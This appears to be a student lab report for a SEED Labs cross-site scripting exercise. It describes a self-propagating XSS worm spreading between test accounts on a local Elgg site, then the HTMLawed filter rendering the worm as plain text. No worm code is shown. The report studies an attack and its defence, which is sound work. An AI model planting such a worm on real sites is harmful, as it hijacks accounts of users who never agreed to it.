
After the attack has been successful, I was able to see the text “Samy is my hero” in Alice profile without her knowledge. Now Alice is also infected and any other member visiting Alice will also be infected. This is due to the self-propagating XSS attack by Samy.




Boby's profile before visiting Alice profile.



Now, Boby visits Alice profile and now Boby gets attacked and infected.




After the attack I was able to see the message “Samy is my Hero” in his profile and now Boby is also infected. And any other member visiting boby will also be infected and attacked.




3.8 Task 7: Countermeasures


Activate only the HTMLawed countermeasure but not htmlspecialchars; visit any of the victim profiles and describe your observations in your report.

To activate the countermeasure for the ELGG website, I first logged into the admin profile and navigated to the account option, then to administration and then to the plugins panel.




From the plugins panel I chose the Security and spam option. Then I activated the HTMLawed pluggin. After activating the HTMLawed plugin I was able to see list of plugins getting activated along with the HTMLawed.





Plugins : XSS Lab Site - Mozilla Firefox
6:50 PM
File Edit View History Bookmarks Tools Help
Plugins : XSS Lab Site
www.xsslabelgg.com/admin/plugins#htmlawed
80%
Most Visited
SEED Labs
Sites for Labs
Activate Elgg Developer Tools A set of tools for writing plugins and theme
Activate Diagnostics Elgg diagnostics tool
Deactivate Discussions Provides discussion forum support for elgg
Activate Embed Allows users to easily upload and embed media into text
Activate Site Pages Create simple web pages for about, contact, privacy,
Deactivate File Adds file sharing to Elgg
Deactivate Garbage Collector Perform database cleanup tasks
Deactivate Groups Provides group support for elgg
Deactivate HTMLawed Provides security filtering. Running a site with this pl
Deactivate Invite Friends Adds the ability for users to invite friends through e
Activate Legacy URL Support Provides support for URLs used in previou
Deactivate Likes Enables users to like content on the site.
Deactivate Log Browser Browse the system event log
Deactivate Log Rotate Rotate the system log at specific intervals
Deactivate Members Provides a public list of the members of your site
Deactivate Message Board Enables users to put a message board widget o


In order to check if the countermeasure is enabled, I logged into Samy's profile and navigated to the edit profile page and I copy pasted the DOM malicious program to perform the XSS self-propagating attack in the About Me section. I made the post public and I saved the profile. I have put the malicious program in About Me by enabling the Edit HTML option in the About Me section.




After saving the profile, I navigated back to the home page of the Samy's profile and I was able to see that the malicious program getting displayed in the home page of Samy's profile as a plain text instead of malicious code.



